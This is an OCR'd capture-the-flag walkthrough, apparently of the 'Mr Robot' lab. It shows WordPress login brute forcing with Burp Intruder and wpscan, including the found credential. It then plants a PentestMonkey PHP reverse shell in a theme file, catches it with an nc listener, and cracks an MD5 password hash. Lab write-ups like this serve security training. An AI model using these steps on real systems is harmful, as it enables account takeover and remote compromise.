
USER OBTAINING

- Communication between the computer and the server will be intercepted in the WordPress login panel and added to the "Intruder" section.
- Once inside, a variable will be added to the user parameter to perform brute force.



```
POST /wp-login.php HTTP/1.1
Host: 10.10.36.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Origin: http://10.10.36.101
Connection: close
Referer: http://10.10.36.101/wp-login.php
Cookie: s_cc=true; s_fid=445D2512FC428AD2-33933EF7EF7425B2; s_nr=1680510440072; s_sq=%5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=§a§&pwd=a&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.36.101%2Fwp-admin%2F&testcookie=1
```

- We will have to add the dictionary file (fsocity.dic) to the payload to perform the attack with our file.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the

Payload set: 1

Payload count: 858,160

Payload type: Simple list


Request count: 858,160

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
```

- Once all the above process is ready, click on the "Start attack" button and check if there is a number different from the rest in the "length" parameter.




3. Intruder attack of http://10.10.36.101 - Temporary att
Attack Save Columns
Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
7	wikia	200	☐	☐	4061
8	extensions	200	☐	☐	4061
9	scss	200	☐	☐	4061
10	window	200	☐	☐	4061
11	http	200	☐	☐	4061
12	var	200	☐	☐	4061
13	page	200	☐	☐	4061
14	Robot	200	☐	☐	4061
15	Elliot	200	☐	☐	4112
16	styles	200	☐	☐	4061
17	and	200	☐	☐	4061
18	document	200	☐	☐	4061
19	mrrobot	200	☐	☐	4061
20	com	200	☐	☐	4061
21	ago	200	☐	☐	4061


Existing user check



ERROR: Invalid username. Lost your password?

Username: Incorrect user

Password: •




ERROR: The password you entered for the username **Elliot** is incorrect. Lost your password?

Username: Elliot

Password:


PASSWORD OBTAINING

- Since the WPSCAN tool only supports text files in its parameters, a text file will be created with the user name.




```
┌──(viperez㉿KaliBase)-[~/MrRobotFiles]
└─$ cat user
Elliot
```

- Once this is done, the tool will be executed



```
┌──(viperez㉿KaliBase)-[~/MrRobotFiles]
└─$ wpscan -v -U user -P fsocity.dic.uniq --url http://10.10.36.101/wp-login
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

- -v → Verbose mode
- -U → User file
- -P → Password file
- --ulr → URL to atack




```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - Elliot / ER28-0652
Trying Elliot / erased Time: 00:34:44 <==================

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Feb 15 02:27:44 2023
[+] Requests Done: 5966
[+] Cached Requests: 4
[+] Data Sent: 2.021 MB
[+] Data Received: 42.187 MB
[+] Memory used: 283.652 MB
[+] Elapsed time: 00:35:47
```

WordPress account access

- A user's credentials have been obtained so we will access their WordPress account. Once inside we will look for the plugin editor.

Plugin editor



Edit Themes


Twenty Fifteen: author-bio.php

```
<div class="author-info">
        <h2 class="author-heading"><?php _e( 'Published by', 'twentyfifteen' ); ?></h2>
        <div class="author-avatar">
                <?php
                /**
                 * Filter the author bio avatar size.
                 *
                 * @since Twenty Fifteen 1.0
                 *
                 * @param int $size The avatar height and width size in pixels.
                 */
                $author_bio_avatar_size = apply_filters( 'twentyfifteen_author_bio_avatar_size', 56 );

                echo get_avatar( get_the_author_meta( 'user_email' ), $author_bio_avatar_size );
                ?>
        </div><!-- .author-avatar -->

        <div class="author-description">
                <h3 class="author-title"><?php echo get_the_author(); ?></h3>

                <p class="author-bio">
                        <?php the_author_meta( 'description' ); ?>
                        <a class="author-link" href="<?php echo esc_url( get_author_posts_url( get_the_author_meta( 'ID' ) ) ); ?>" rel="author">
                                <?php printf( __( 'View all posts by %s', 'twentyfifteen' ), get_the_author() ); ?>
                        </a>
                </p><!-- .author-bio -->

        </div><!-- .author-description -->
```

After gaining access and finding the plugin editor a reverse shell will be pasted to be executed and gain access to the machine. The RevShells web page will be used for this purpose. In this guide we will use the "PHP PentestMonkey" one, we will change the variables $ip and $port to our IP and listening port.


Before running our Reverse Shell we must open a listening port to connect to it. It is recommended to use "rlwrap" for keyboard shortcuts.

Listened port



```
┌──(viperez㉿KaliBase)-[~]
└─$ rlwrap nc -lvp 9999
listening on [any] 9999 ...
```


Modificated file with Reverse Shell



Twenty Fifteen: Archives (archive.php)

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-
reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.70.170';
$port = 9999;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }
```

Listened port




```
┌──(viperez㉿KaliBase)-[~]
└─$ rlwrap nc -lvp 9999
listening on [any] 9999 ...
10.10.215.81: inverse host lookup failed: Unknown host
connect to [10.8.70.170] from (UNKNOWN) [10.10.215.81] 56157
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 11:38:17 up  1:13,  0 users,  load average: 3.92, 3.43, 3.23
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ hostname
linux
$ 
```

To execute the PHP you have to enter the web page that is being edited in our case: wp-content/themes/twentyfifteen/archive.php

Permissions escalation


- The first thing that is usually done when entering a machine is to inspect the /home file, since this is where the directory tree of the users is stored.

Home directory




```
$ cd /home && ls -la
total 12
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
$ whoami
daemon
```

If we look at the permissions of the file 'robot' we can see that we can access it because in 'Others' there are the permissions read and execute.




```
$ cd robot && ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
```



```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

We have found the second key and what looks like a password encrypted by the HASH algorithm. Since we do not have access to read the file with the second key, we will have to decrypt the password and log in with the robot user (who is the owner of the folder). The following web page will be used CrackStation.

Decrypted password




```
c3fcd3d76192e4007dfb496cca67e13b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

